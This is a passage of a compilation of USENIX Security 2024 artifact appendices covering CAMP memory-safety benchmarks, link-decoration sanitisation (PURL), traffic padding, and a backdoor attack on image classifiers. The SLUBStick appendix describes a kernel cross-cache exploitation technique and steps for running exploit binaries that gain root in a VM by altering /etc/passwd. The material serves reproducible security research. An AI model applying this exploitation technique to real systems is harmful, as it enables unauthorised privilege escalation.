root@74fdab0f52e7:~/camp-experiment/nginx# ./test_wrk.sh
Running 1m test @ http://localhost:80/index.html
  8 threads and 100 connections
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency   636.81us  236.44us  21.03ms   98.08%
    Req/Sec    19.10k   642.65    34.22k    90.59%
  Latency Distribution
     50%  616.00us
     75%  627.00us
     90%  645.00us
     99%    0.95ms
  9129150 requests in 1.00m, 7.25GB read
Requests/sec: 151962.41
Transfer/sec:    123.62MB
Running 1m test @ http://localhost:80/index.html
  8 threads and 100 connections
  Thread Stats   Avg      Stdev     Max   +/- Stdev
    Latency   826.83us  171.93us  28.45ms   97.29%
    Req/Sec    14.62k   538.73    29.49k    91.53%
  Latency Distribution
     50%  806.00us
     75%  827.00us
     90%    0.87ms
     99%    1.08ms
  6987130 requests in 1.00m, 5.55GB read
Requests/sec: 116259.95
Transfer/sec:     94.58MB
```

Figure 2: Nginx Results

**Execution:** Refer to the command below. It is used to test the loading time of a single website. You can replace the website field with another website and you can replace the `camp` with `native` to test the loading time of native chrome.
**Results:** The command will generate a screenshot picture of corresponding website, and output the loading time. The overhead of CAMP should similar with what our paper reported.
The environment is contained within the Docker image `dataisland/camp-chromiumn`. To run the test, use the command provided below. Note that you can replace the specified website with another of your choice.

```
$ cd /root/chromiumn/src
$ export
    ↪ LD_LIBRARY_PATH=/root/CAMP/
    ↪ build/src/safe_tcmalloc/tcm
    ↪ alloc
$ time ./out/camp/chrome
    ↪ --disable-sync --disable-gpu
    ↪ --headless --screenshot
    ↪ --no-sandbox
    ↪ http://www.gmail.com
```

**(E4):** *Performance Evaluation on SPEC Benchmark* The environment is contained within the Docker image `dataisland/camp-spec`. To run the test, use the command provided below. You will be able to see the time and memory consuming of each testcases.

**How to:** Download and create a container using the image `dataisland/camp-chromiumn`.
**Preparation:** None.
**Execution:** Refer to the command below. `./camp.sh` and `./native.sh` is used to test the performance of program compiled by CAMP and NATIVE program on SPEC CPU2017 and SPEC 2006.
**Results:** The command will generate multi files which contain each testcases' time and memory consuming. The overhead of CAMP should similar with what our paper reported.

```
$ cd /root/camp-experiment/spec
$ ./camp.sh
$ ./native.sh
```

**(E5):** *Security Evaluation on CVE Benchmark*
**How to:** Download and create container `n7l8m4/*`
**Preparation:** None.
**Execution:** In every container, we have set up `test.sh`, `test_OOB.sh`, `test_UAF.sh`, in `/root` directory. Test can run the `test.sh` to automatically run the test cases.
**Results:** We have set up the results evaluation in test scripts. i.e. the test script can decide if the test succeeds or fails for protecting the cases. When succeed, automated test scripts will tell user the results, like "CAMP Protects OOB Successfully", "CAMP Protects UAF Successfully, poison detected" and etc, if it fails, test script will print "CAMP Failed".

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: SLUBStick: Arbitrary Memory Writes through Practical Software Cross-Cache Attacks within the Linux Kernel

Lukas Maar
Graz University of Technology

Stefan Gast
Graz University of Technology

Martin Unterguggenberger
Graz University of Technology

Mathias Oberhuber
Graz University of Technology

Stefan Mangard
Graz University of Technology

## A Artifact Appendix

### A.1 Abstract

We present SLUBStick, a novel kernel exploitation technique that elevates a limited heap vulnerability to an arbitrary memory read/write primitive. SLUBStick works in several steps: Initially, it exploits a timing side channel of the allocator to reliably perform a cross-cache attack with a better than 99 % success rate on commonly used generic caches. SLUBStick then exploits code patterns prevalent in the Linux kernel to perform a cross-cache attack and turn a limited heap vulnerability into a page table manipulation, thereby granting the capability to read and write memory arbitrarily.

The artifacts demonstrate the timing side channel and end-to-end exploits, showing the versatility of SLUBStick. For both, we provide an environment of a Virtual Machine (VM) running the Linux kernel x86_64 v6.2. For the timing side channel, the evaluation presents success rates for slab pages, with and without noise. For the end-to-end exploits, our attacks exploit an artificial Double Free (DF) vulnerability to obtain an arbitrary physical read and write primitive. This primitive is then used to manipulate the `/etc/passwd` file to gain root privileges within the VM.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifacts do not perform any destructive steps as we exploit an artificial DF vulnerability introduced via a kernel module within a VM. This evaluation of the artifacts demonstrates the practicality of running SLUBStick to gain root privileges.

#### A.2.2 How to access

We provide the source code (github) for performing the timing side channel and the end-to-end attacks of an artificial DF vulnerability. For convenience, we provide a VM image (zenodo) with all necessary programs and scripts included.

#### A.2.3 Hardware dependencies

A Linux system running on the x86_64 architecture with a sound module which requires the `snd` kernel module.

#### A.2.4 Software dependencies

A Linux system that allows to run qemu with KVM enabled.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

1. Install qemu on your x86_64 Linux system, and make sure it is allowed to run with KVM enabled.

2. Clone our github repository (github) to the `/repo/path` directory.

3. Download the VM image (zenodo) and store it in `/repo/path/images`. This image is the default Ubuntu 22.04 image running the Linux kernel v6.2. The username to log in is `lmaar`, and the password is `asdf`. This user is in the `sudo` group and, thereby, can gain root privileges via `sudo su`.

### A.3.2 Basic Test

1. Execute `make run` boots the VM, providing a terminal login prompt and an already logged in user on a graphical interface, i.e. Gnome.
2. Either login in the terminal (with username `lmaar` and password `asdf`) or open a terminal in the graphical interface.
3. Execute `uname -r` should return `6.2.0-x-generic`.
4. The directory `/home/lmaar/exploits` should include `helper.c`, `do_eval*.sh`, and `eval.py`.
5. The directory `/home/lmaar/exploits/userspace` should include `*.c`.
6. Change directory to `/home/lmaar/exploits` and execute `make init`.

## A.4 Evaluation workflow

### A.4.1 Major Claims

We provide artifacts verifying the following claims:

**(C1):** We demonstrate our proposed measurement primitives allow a timing side channel on the SLUB allocator (described in Section 4.1), leaking when a new slab is allocated. This is proven by **(E1/2/3)** with 3 different primitives.

**(C2):** We demonstrate that using measurement and allocation primitives, we can reliably trigger the recycling process for a targeted memory chunk from generic caches between `kmalloc-[8,4096]` (described in Section 4.1). This is proven by **(E4)** for single page slabs (i.e., `kmalloc-[8,256]`) and proven by **(E5)** for multi page slabs (i.e., `kmalloc-[512,4096]`).

**(C3):** We demonstrate that by using buddy allocator massaging (described in Section 4.2), we can reliably reclaim the targeted memory chunk from generic caches from `kmalloc-[8,4096]`. This is proven by **(E4/5)**.

**(C4):** We evaluate the reliable triggering of the recycling and reclaiming of a targeted memory chunk under idle as well as noisy conditions (described in Section 4.3 and shown in Table 1). This is proven by **(E6)** under idle and without CPU pinning and proven by **(E7)** with external noise.

**(C5):** We demonstrate that persistent code pattern 1/2 and temporal code pattern can be exploited to establish a memory write primitive (described in Section 5.2). This is proven by **(E8/9)** for persistent code pattern 1/2 and by **(E10)** for temporal code pattern.

**(C6):** We demonstrate that FUSE can be leveraged as an unprivileged user to gain control over the copying from userspace, allowing us to perform the cross-cache reuse inbetween (described in Section 5.2). This is proven by **(E8/9/10)**.

**(C7):** We demonstrate the exploitation of a memory write primitive to obtain an arbitrary physical read/write primitive (described in Section 6). This is proven by **(E8/9/10)**.

**(C8):** We evaluate the end-to-end SLUBStick attack using a synthetic DF vulnerability in generic caches between `kmalloc-[8,256]` (described in Section 7.1). This is proven by **(E8/9/10)**.

### A.4.2 Experiments

Before running the experiments, please perform the set-up in A.3 and read the note in A.5.

**(E1):** Basic leakage 1 [30 human-seconds + 1 computer-second]:
**How to:** Execute `./userspace/timed_ppdev_alloc.elf`.
**Cache size:** Fixed with of 192 Bytes.
**Results:** This experiment outputs a vertical plot with the following format: `<index>: <tsc>:###`, where `index` is the allocated object's index, `tsc` the required time of the allocation, and `###` provides a visual representation of the `tsc`. Allocating a new slab will result in a significantly larger `tsc` (as shown in ⑤ from Figure 2 and described in Section 2.1) compared to that from the CPU free list (① from Figure 2). Since one slab (from the `kmalloc-192`) can include 21 objects (as shown in Table 4), a new slab will be allocated every 21th allocation. This is seen with the significantly larger `tsc` (i.e., above 2000 compared to about 1100) of every 21th index.
It is important to note that sometimes other allocations beside each 21st will cause a higher `tsc` due to noise from the system.

**(E2):** Basic leakage 2 [30 human-seconds + 1 computer-second]:
**How to:** Execute `./userspace/timed_anon_vma_name_alloc.elf <cache_size>`.
**Cache sizes:** 16, 32, 64, or 96 Bytes.
**Results:** Similar to **(E1)**, this experiment indicates larger `tsc` values when the SLUB allocator allocates a new slab. Depending on the `cache_size` (i.e., between 16 Bytes to 96 Bytes), the new slab is allocated within the `kmalloc-[16,96]`. For larger `cache_sizes`, fewer objects must be allocated to prompt the allocator to allocate a new slab. This is because fewer objects are located on one slab (as shown in Table 4). For instance, the `kmalloc-16` stores 256 objects per slab while `kmalloc-96` stores 42, indicated with significantly larger `tsc` values.

**(E3):** Basic leakage 3 [30 human-seconds + 1 computer-second]:

**How to:** Execute `./userspace/timed_msg_alloc-.elf <cache_size>`.
**Cache sizes:** 64, 96, 128, 192, 256, 512, 1024, 2048, or 4096 Bytes.
**Results:** Similar results to **(E2)**, but for the `kmalloc-cg-[64,4096]` depending on the `cache_size` (i.e., between 16 Bytes to 96 Bytes).

**(E4):** Single page slab reclaiming [30 human-seconds + 1 computer-second]:
**How to:** Execute `./userspace/eval_pud.elf <cache_size>`.
**Cache sizes:** 8, 16, 32, 64, 96, 128, 192, or 256 Bytes.
**Results:** This experiment outputs which slab page was reclaimed as a Page Upper Directory (PUD), successfully performing the cross-cache attack from the kernel heap to a PUD. If the correct slab page is reclaimed as a PUD, this experiment outputs `[+] SUCCESS`, while `[!] FAIL` indicates a failed experiment. `[!] RETRY (start not found)` indicates that the side channel did not find suitable slabs for cross-cache reuse. This output represents neither a failure nor a success, but the experiment should be repeated.

**(E5):** Mutli page slab reclaiming [30 human-seconds + 1 computer-second]:
**How to:** Execute `./userspace/eval_pmd.elf <cache_size>`.
**Cache sizes:** 512, 1024, 2048, or 4096 Bytes.
**Results:** Same results as **(E4)**.

**(E6):** Reclaiming on idle and without cpu pinning [30 human-seconds + 2 computer-hours]:
**How to:** Execute `./do_eval.sh` and then `eval.py`.
**Execution:** `./do_eval.sh` internally executes all `./eval_*.elf` with and without CPU pinning and outputs log files in the `./eval` directory. `./eval.py` reads all log files in `./eval`.
**Results:** `./eval.py` ouputs a table similar to Table 1, but without the standard deviation.

**(E7):** [Optional] Reclaiming with external noise [10 human-minutes + 2 computer-hours]:
**How to:** Execute `./do_eval_p(u,m)d_noise.sh <cache_size>` and then `eval.py`, with `pud` using objects between 8 Bytes to 256 Bytes and `pmd` using objects between 512 Bytes to 4096 Bytes
**Execution:** This experiment is similar to **(E6)**, but it requires rebooting the VM after each run for the `./do_eval_pmd_noise.sh` script.
**Results:** Same results as **(E6)**.

**(E8):** End-to-end exploit with persistent code pattern 1 [30 human-seconds + 1 computer-minutes]:
**How to:** Execute `./userspace/exploit_-signal.elf`.
**Cache size:** Fixed with of 8 Bytes.
**Results:** Tampers the `/etc/passwd` such that unprivileged users can elevate their privilege level by calling `su` without authentication.

**(E9):** End-to-end exploit with persistent code pattern 2 [30 human-seconds + 30 computer-seconds]:
**How to:** Execute `./userspace/exploit_snd.elf <cache_size>`.
**Cache sizes:** 16, 32, 64, 96, 128, 192, or 256 Bytes.
**Results:** Same results as **(E8)**.

**(E10):** End-to-end exploit with temporal code pattern [30 human-seconds + 30 computer-seconds]:
**How to:** Execute `./userspace/exploit_key.elf <cache_size>`
**Cache sizes:** 16, 64, 96, or 128 Bytes.
**Results:** Same results as **(E8)**.

## A.5 Notes on Reusability

For this artifact evaluation, we evaluate generic caches that allocate memory in chunks of 8, 16, 32, 64, 96, 128, 192, 256, 512, 1024, 2048, and 4096 Bytes. Some experiments only work on certain generic cache sizes, while others work generically on more.

We want to note that the success rate of the end-to-end exploit **(E8-10)** varies depending on the cache size. Moreover, since these exploits corrupt the memory, (successfully) triggering them multiple times may cause the VM to crash.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Near-Optimal Constrained Padding for Object Retrievals with Dependencies

Pranay Jain
Duke University

Andrew C. Reed
United States Military Academy

Michael K. Reiter
Duke University

## A Artifact Appendix

### A.1 Abstract

This artifact contains (i) our three datasets; (ii) the implementation code for PFS as well as the algorithms to which we compare, BDK, MVMD-D, and PwoD; and (iii) the code needed to reproduce the results presented in our paper. The source code for each algorithm is provided in separate Python scripts and each experiment is provided as a Jupyter notebook. This document describes how to obtain our artifact, setup the needed packages, and reproduce our results.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

PFS leverages the Gurobi Optimizer package for Python, which requires a license to activate after downloading. If an evaluator does not already have access to a licensed instance of Gurobi, then a free academic license can be obtained after registering an account with Gurobi. Aside from this potential privacy consideration, our artifact has no other security, privacy, or ethical concerns.

#### A.2.2 How to access

Our artifact can be accessed on GitHub at `https://github.com/pranay-jain/constrained-padding-sequences/releases/tag/1.0.0` or via DOI at `https://doi.org/10.5281/zenodo.13119687`.

#### A.2.3 Hardware dependencies

We recommend that our artifact be run on a computer with a multi-core CPU and at least 16GB of RAM. As a point of reference, this artifact was developed on an Apple MacBook Pro with an M1 CPU (8 cores) and 16GB of RAM.

#### A.2.4 Software dependencies

All of the Python packages that are required to use our datasets and code are listed in the `requirements.txt` file that is included in our artifact. This file is formatted so that it can be run with either the `pip` or `pip3` command to install all needed packages (see Sec. A.3.1 for more information).

#### A.2.5 Benchmarks

The datasets required to reproduce our results are provided as part of this artifact.

### A.3 Set-up

#### A.3.1 Installation

We recommend the following steps to install our artifact.

1. Create and activate a new Python virtual environment, e.g., `conda`, `virtualenv`, or `venv`.
2. Navigate to our artifact (see Sec. A.2.2), download the ZIP file, and extract all files. Alternatively, you can clone the entire GitHub repository for an up-to-date version.
3. Navigate into `constrained-padding-sequences/` and install the required Python packages using the following command (replace `pip` with `pip3` for `python3` environments):
   `pip install -r requirements.txt`
4. If you do not already have access to Gurobi, then you will need to activate the instance of `gurobipy` with a license. In that case, our recommendation is to obtain an *Academic Named-User License*.[1]

#### A.3.2 Basic Test

Perform the following steps to verify that installation was successful.

[1] Instructions for how to obtain a Gurobi academic license can be found at `https://www.gurobi.com/academia/academic-program-and-licenses/`. Note that the final step of obtaining a Gurobi license requires you to activate the license while connected to your academic network. The README included with our artifact provides additional details for this step.

1. From a command line, navigate into:
   `constrained-padding-sequences/experiments/`
2. Start Jupyter Notebook with the following command:
   `jupyter notebook`
3. Within Jupyter Notebook, open the following notebook:
   `fig2.ipynb`
4. Once the notebook opens, run the notebook with:
   `Kernel > Restart Kernel and Run All Cells`
5. Verify that the resultant figures match Fig. 2 in our paper.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Compared to BDK, PFS provides better $\mathbb{I}\left(\vec{S};\vec{Y}\right)$ for a much lower $c_{\max}$. This is proven by experiment (E1) described in Sec. 5.3 whose results are illustrated in Fig. 2.

**(C2):** Compared to MVMD-3, PFS provides roughly the same, and in some cases much better, $\ell_{\text{avg}}$ for a much lower $c_{\max}$. This is proven by experiment (E2) described in Sec. 5.3 whose results are illustrated in Fig. 3.

**(C3):** Compared to both BDK and MVMD-3, PFS provides better $\mathbb{I}_{\infty}\left(\vec{S};\vec{Y}\right)$ for a much lower $c_{\max}$. Compared to PwoD, PFS generally provides better $\mathbb{I}_{\infty}\left(\vec{S};\vec{Y}\right)$ for the same $c_{\text{tgt}}$ (on the Wikipedia dataset, PwoD and PFS provide comparable $\mathbb{I}_{\infty}\left(\vec{S};\vec{Y}\right)$). This is proven by experiment (E3) described in Sec. 5.4 whose results are illustrated in Fig. 4 and Fig. 5.

**(C4):** When assessing an adversary's precision and recall as it predicts sequences of objects by observing their padded sizes, PFS is consistently either among the top performers or beats the other algorithms by a wide margin. This is proven by experiment (E4) described in Sec. 5.5 whose results are illustrated in Fig. 6, Fig. 7, and Fig. 8.

**(C5):** PFG is a competitive alternative to PFS in those instances where an object store is unable to generate $\vec{S}$ or doing so is too costly. This is proven by experiment (E5) described in Sec. 6.2 whose results are illustrated in Fig. 11.

### A.4.2 Experiments

**(E1):** [2 human-minutes + 5 compute-minutes]:
**How to:** Run `fig2.ipynb` within Jupyter notebook.
**Preparation:** None.
**Execution:** Once the notebook opens, run it with:
`Kernel > Restart Kernel and Run All Cells`
**Results:** The resultant figures should match Fig. 2.

**(E2):** [10 human-minutes + 20 compute-minutes]:
**How to:** Run `fig3.ipynb` three times within Jupyter notebook (once for each dataset).
**Preparation:** Prior to running the notebook, locate the cell where datasets are set. Uncomment only the dataset you plan to evaluate.
**Execution:** After the correct dataset has been uncommented, run the notebook with:
`Kernel > Restart Kernel and Run All Cells`
**Results:** The resultant figures should match Fig. 3.

**(E3):** [10 human-minutes + 20 compute-minutes]:
**How to:** Run `fig4-5-11.ipynb` four times within Jupyter notebook (once for each dataset).
**Preparation:** Prior to running the notebook, locate the cell where datasets are set. Uncomment only the dataset you plan to evaluate.
**Execution:** After the correct dataset has been uncommented, run the notebook with:
`Kernel > Restart Kernel and Run All Cells`
**Results:** The resultant figures should match Fig. 4 and Fig. 5.

**(E4):** [2 human-minutes + 10 compute-minutes]:
**How to:** Run `fig6-7-8.ipynb` within Jupyter notebook.
**Preparation:** None.
**Execution:** Once the notebook opens, run it with:
`Kernel > Restart Kernel and Run All Cells`
**Results:** The resultant figures should match Fig. 6, Fig. 7, and Fig. 8.

**(E5):** [5 human-minutes + 10 compute-minutes]:
**How to:** Run `fig4-5-11.ipynb` two times within Jupyter notebook (once for each dataset).
**Preparation:** Prior to running the notebook, locate the cell where datasets are set. Uncomment only the dataset you plan to evaluate. For this experiment, use the Autocomplete and Wikipedia datasets.
**Execution:** After the correct dataset has been uncommented, run the notebook with:
`Kernel > Restart Kernel and Run All Cells`
**Results:** The resultant figures should match Fig. 11.

## A.5 Notes on Reusability

Our artifact contains the files `load_dataset.py` and `pfs.py` which provide access to our three datasets and to PFS, respectively. We encourage others to use them in their own research.[2]

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

[2] Our artifact is licensed under the MIT License.




# USENIX Security '24 Artifact Appendix
# PURL: Safe and Effective Sanitization of Link Decoration

Shaoor Munir
*UC Davis*
*smunir@ucdavis.edu*

Patrick Lee
*UC Davis*
*pelee@ucdavis.edu*

Umar Iqbal
*Washington University in St. Louis*
*umar.iqbal@wustl.edu*

Zubair Shafiq
*UC Davis*
*zubair@ucdavis.edu*

Sandra Siby
*Imperial College London*
*s.siby@imperial.ac.uk*

## A Artifact Appendix

### A.1 Abstract

This artifact contains the necessary code required to first, crawl websites using a customized version of OpenWPM, second, create a graph representation of crawl using a processing pipeline, and third, to run the classification module for PURL.

### A.2 Description & Requirements

Following are the hardware and software requirements to run this artifact:

- Linux operating system (Ubuntu 18.04+)
- Memory: 64GB RAM or higher
- Python 3.9+
- Network connectivity (required for initial website crawl and to download filter lists)

#### A.2.1 Security, privacy, and ethical concerns

There are no security and ethican concerns. The initial crawl spawns multiple Firefox instances and visits websites provided by the user. Although the generated profiles are temporary and not link-able to the user, the IP address used to visit those websites might be tracked and stored by different actors present on those websites.

#### A.2.2 How to access

The artifact is available the GitHub repository stable tree link: https://github.com/shaoormunir/purl/tree/0bf3b05de6b0f2805eaf4e34d5402e473438f731

#### A.2.3 Hardware dependencies

There are no specific hardware requirements, the crawl can work with the memory and computation power required to spawn a Firefox instance. Similarly, the processing step and the classification step can also be run on any decently specced computers, however, due to the nature of graph creation and to speed up the classification pipeline (and avoid occasional crashes due to memory spikes) a processor with more than 4 cores and more than 64 GB of memory is recommended.

#### A.2.4 Software dependencies

The provided install.sh script creates a conda environment and installs required dependencies. Python 3.9+ is recommended to simplify the process.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

To run PURL, you first need to run OpenWPM on a select subset of websites. PURL relies on a customized version of OpenWPM which is included in the `OpenWPM` folder of this repository.

### Step 1: Install OpenWPM Dependencies

First, navigate to the `OpenWPM` folder in the repository:

```
cd OpenWPM
```

Next, install the required dependencies by running the provided installation script:

```
./install.sh
```

(In case there's an error which says that `gcc` is missing from your system, run `sudo apt install build-essential`)

This script will create a conda environment named `openwpm` and install all necessary dependencies. Once the installation is complete, activate the conda environment:

```
conda activate openwpm
```

We will use this environment for the rest of the pipeline.

## Step 2: Crawl Websites Using OpenWPM

To begin crawling websites, create a `.csv` file containing the list of websites you want to crawl. Ensure the URLs are listed under the `url` column and include the protocol (http/https). Here is an example of the CSV format:

```
url
https://www.example.com
https://www.example2.com
```

With your `.csv` file ready, run the crawl using the following command from within the `OpenWPM` folder:

```
python3 crawl_sites.py
--websites <path_to_csv_file>
--output_dir <output_directory>
--num_browsers <number_of_browsers>
--starting_index <starting_index>
--log_file <log_file>
--third_party_cookies <always|never>
```

## Explanation of Arguments:

- `-websites`: Path to the `.csv` file with the list of websites to crawl.
- `-output_dir`: Path to the directory where the crawl data will be stored.
- `-num_browsers`: Number of browsers to use for the crawl (recommended: 5-10).
- `-starting_index`: Index of the first website in the `.csv` file to crawl.
- `-log_file`: Path to the log file where crawl logs will be stored.
- `-third_party_cookies`: Whether to allow third-party cookies (`always` or `never`).

**Note:** OpenWPM processes websites in batches of 1,000. If your CSV file contains fewer than 1,000 websites, a single output file will be generated. For more than 1,000 websites, multiple output folders will be created, each containing up to 1,000 websites' data. The output files will be stored in the specified `output_directory`. Each output folder will contain the following two important files:

- `crawl-data.sqlite` (SQLite database containing the crawl data).
- `content.ldb` (LevelDB database containing the content data such as JavaScript loaded on the website).

## Step 3: Run Preprocessing for PURL

The next step involves generating a graph and its corresponding features for each website. To do this, navigate to the `Pipeline` folder and run the following command:

```
cd ../Pipeline
python3 run.py
--features <path_to_feature_file>
--folder <crawl_data_folder>
--tag <file_tag>
```

If running the above command results in the following error: `OSError: "enchant-2: cannot read file data: Is a directory`, then run this command first:

```
sudo apt install libenchant-2-dev &&
export PYENCHANT_LIBRARY_PATH=
/usr/lib/x86_64-linux-gnu/libenchant-2.so
```

## Explanation of Arguments:

- `-features`: Path to the file containing the features to extract (default: `features_new.yaml`).
- `-input_data`: Path to the folder where the crawl data was stored. For example, if the data was stored in a `datadir` directory within the `OpenWPM` folder, the path should be `../OpenWPM/datadir`.
- `-tag`: Tag to add to the output files. This helps differentiate between multiple experiments.

Running this command will generate four files for each run of crawled data:

- `features_n.csv` (features to be used by classifier to predict tracking/non-tracking use of link decoration)
- `graph_n.csv` (graph representation of websites)
- `exfils_n.csv` (storage value exfiltration observed through link decorations and payloads)
- `labels_n.csv` (labels of link decorations observed during the crawl)

Where `n` is the index of the run.

These files will be stored in the same directory as the `run.py` script.

### Step 4: Run the Classification Pipeline for PURL

Navigate to the `classification` folder within the `Pipeline` directory:

```
cd classification
```

Run the classification pipeline with the following command:

```
python3 classify.py
--result_dir <result_directory>
--iterations <number_of_iterations>
```

### Explanation of Arguments:

- `-result_dir`: Path to the directory where the classification results will be stored.
- `-iterations`: Number of iterations needed to cover the complete dataset. For instance, if 9 feature files were generated in the previous step (from `features_0.csv` to `features_8.csv`), the number of iterations should be 9.

This command will execute the classification pipeline and store the results, feature importances, and other metrics, along with the model save files, in the specified `result_directory`.

A few important files that are produced as a result of this step are:

- `accuracy`: This file contains the accuracy metrics of each fold of the training step. This can be used to determine the best model to pick for the next step (another file `scores` contains the confusion matrices for each fold for more information). The accuracy number here is calculated against the ground truth which is described in detail in Section 4.1 of the accepted paper.
- `tp_n`, where `n` ranges from 0 to 9: Shows the predictions of each trained model in a fold against the selected test data. The resulting file has the following structure:

  ```
  Ground Truth Label |$|
  Model Prediction |$|
  Link Decoration Name |$|
  Visit ID
  ```

- `model_n.sav`, where `n` ranges from 0 to 9: Checkpoints of the trained models. These checkpoints can be used to run the best performing model in the next step.

### Step 5: Run the Best Model on the Complete Dataset

Finally, run the best model on the complete dataset. Navigate to the `classification` folder within the `Pipeline` directory:

```
cd classification
```

Execute the following command:

```
python3 classify_with_model.py
--result_dir <result_directory>
--model_path <model_save_file_path>
--iterations <number_of_iterations>
--generate-filterlist/--no-generate-filterlist
--label_base_path <base_path_for_labels>
```

### Explanation of Arguments:

- `-result_dir`: Path to the directory where the results will be stored.
- `-model_path`: Path to the saved model file, this model is the best performing model from the previous step (based on accuracy score or any other chosen metric).
- `-iterations`: Number of iterations needed to cover the complete dataset.
- `-generate-filterlist/-no-generate-filterlist`: Option to generate a filterlist based on the model results (`-generate-filterlist` or `-no-generate-filterlist`).
- `-label_base_path`: The base directory and file name path for the labels. For example, if the labels are stored in `../Data/`, and the labels are named `labels_0.csv`, `labels_1.csv`, etc., the base path would be `../Data/labels_`.

Running this step will produce three different files:

- `filterlist.txt`: This file will contain all the tracking link decorations along with the website on which they were observed, making it easy to block such link decorations.
- `results.csv`: This file contains information about each link decoration and the label assigned to the link decoration by the model. The CSV file contains three major pieces of information: features of the link decoration as observed during the crawl, the label of the link decoration in the Ground Truth (Negative for non-tracking, Positive for tracking, and Unknown if missing in ground truth), and the label assigned by the model.

- `feature importance`: This file contains the most important features used by the model to identify tracking link decorations, related to the results discussed in the Appendix of the cited paper.

### A.3.1 Installation

Dependencies will be installed in the previous step.

### A.3.2 Basic Test

Run the following to test if the basic functionality is working:

```
conda activate openwpm
python3 demo.py
```

This should crawl 10 test sites, if the crawl finishes without any issues, then the crawling pipeline is functioning without any issues.

## A.4 Evaluation workflow

The evaluation can be divided into two different types:

- Evaluating on sites mentioned in the PURL paper.
- Evaluating on any set of sites.

To evaluate on the sites mentioned in the paper, run the pipeline on the `sites.csv` file present in `OpenWPM` directory. To evaluate on any other random set of sites, the reviewer can provide their own set of sites based on the CSV format described in previous section.

### A.4.1 Major Claims

The major claims of the paper "PURL: Safe and Effective Sanitization of Link Decoration" regarding this system are:

- **PURL achieves 98% accuracy in classifying tracking link decorations. This can be verified by checking the accuracy of the model on the test data.** The accuracy of the model can be found in the `accuracy` file generated in step 4.
- **PURL is able to generate a filter list containing tracking link decorations for each website provided.** This can be verified by checking the filter list generated in step 5. The filter list contains all the tracking link decorations along with the website on which they were observed. The filter list can be used to block such link decorations.

### A.4.2 Experiments

(E1): *[100 sites Experiment] [30 human-minutes + 1 compute-hour + 10GB disk]: This is a smaller experiment to test* PURL*'s results on 100 sites.*

How to: *Use `sites-100.csv` in `OpenWPM` folder to perform the crawl, and then each subsequent step is performed on the resultant crawl.*

Preparation: *Installation and successful run of `openwpm` enviornment as described in step 1.*

Execution: *Follow steps 2 to 5.*

Results: PURL *will achieve an accuracy of around 98% on the link decorations observed during the crawl. The exact number will be variable depending on the conditions of the crawl.*

(E2): *[20K sites Experiment] [30 human-minutes + 200 compute-hour + 500GB disk]: This is the larger experiment to test* PURL*'s results on 20000 sites.*

How to: *Use `sites.csv` in `OpenWPM` folder to perform the crawl, and then each subsequent step is performed on the resultant crawl.*

Preparation: *Installation and successful run of `openwpm` enviornment as described in step 1.*

Execution: *Follow steps 2 to 5.*

Results: PURL *will achieve an accuracy of around 98% on the link decorations observed during the crawl. The exact number will be variable depending on the conditions of the crawl.*

## A.5 Evaluation Workflow with Large Dataset

The repository provides a dataset for 20,000 websites that can be used to run the pipeline's steps 4 and 5. The data can be downloaded from the following link: https://zenodo.org/records/12667973.

After downloading the dataset, use the following commands to run steps 4 and 5:

```
ls *tar.xz |xargs -n1 tar -xvzf
cd classification
python3 classify.py
--label_base_path "../labels_new_"
--iterations 20
python3 classify_with_model.py
--model_path <model_path>
--generate-filterlist
--label_base_path "../labels_new_"
--iterations 20
```

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: <UBA-Inf: Unlearning Activated Backdoor Attack with Influence-Driven Camouflage>

Zirui Huang
Nanjing University

Yunlong Mao*
Nanjing University

Sheng Zhong
Nanjing University

## A Artifact Appendix

### A.1 Abstract

This artifact includes the core algorithm for UBA-Inf camouflage generation, along with codes for model training and unlearning. We provide a shell script for environment setup and include a comprehensive `README.md` with detailed instructions. A demo is included to facilitate understanding and reproduction of experiments, covering dataset preparation, camouflage generation, and obtaining pre-unlearning and post-unlearning models.

### A.2 Description & Requirements

Our experiment utilizes Conda version 4.12.1 and features 4 NVIDIA GeForce RTX 3090 GPUs. Essential prerequisites include Python $\geq$ 3.8.19, PyTorch $\geq$ 2.3.1+cu121, TorchVision $\geq$ 0.18.1+cu121, and OpenCV $\geq$ 4.5.5.

The training and backdoor generation codes are referenced from BackdoorBench [1].

#### A.2.1 Security, privacy, and ethical concerns

There are no security, privacy, or ethical concerns.

#### A.2.2 How to access

This artifact is accessible from the following URL: https://github.com/Huangzirui1206/UBA-Inf/releases/tag/v1.0.

#### A.2.3 Hardware dependencies

Our experiment employs Conda version 4.12.1 and utilizes four NVIDIA GeForce RTX 3090 GPUs, each with approximately 25GB of VRAM, leveraging CUDA version 12.1. Additionally, each GPU requires around 5GB of memory space. We assert that this artifact is compatible with other suitable GPU devices as well.

*Corresponding author, email: maoyl@nju.edu.cn.

#### A.2.4 Software dependencies

Essential prerequisites include Python $\geq$ 3.8.19, PyTorch $\geq$ 2.3.1+cu121, TorchVision $\geq$ 0.18.1+cu121, and OpenCV $\geq$ 4.5.5.

For datasets, CIFAR10 [5], MNIST [6] and Tiny-ImageNet [8] can be downloaded online automatically through PyTorch directly during training. For GTSRB [7], evaluators may have to download it manually.

There model architectures are evaluated in the original paper, including PreActResNet-18 [2], VGG-16 [3] and ResNet34 [4]. All models used in this artifact is self-contained.

#### A.2.5 Benchmarks

Four datasets are required as benchmarks, namely CIFAR-10 [5], MNIST [6], GTSRB [7] and Tiny-ImageNet [8].

### A.3 Set-up

We provide some shell scripts to automate the evaluation.

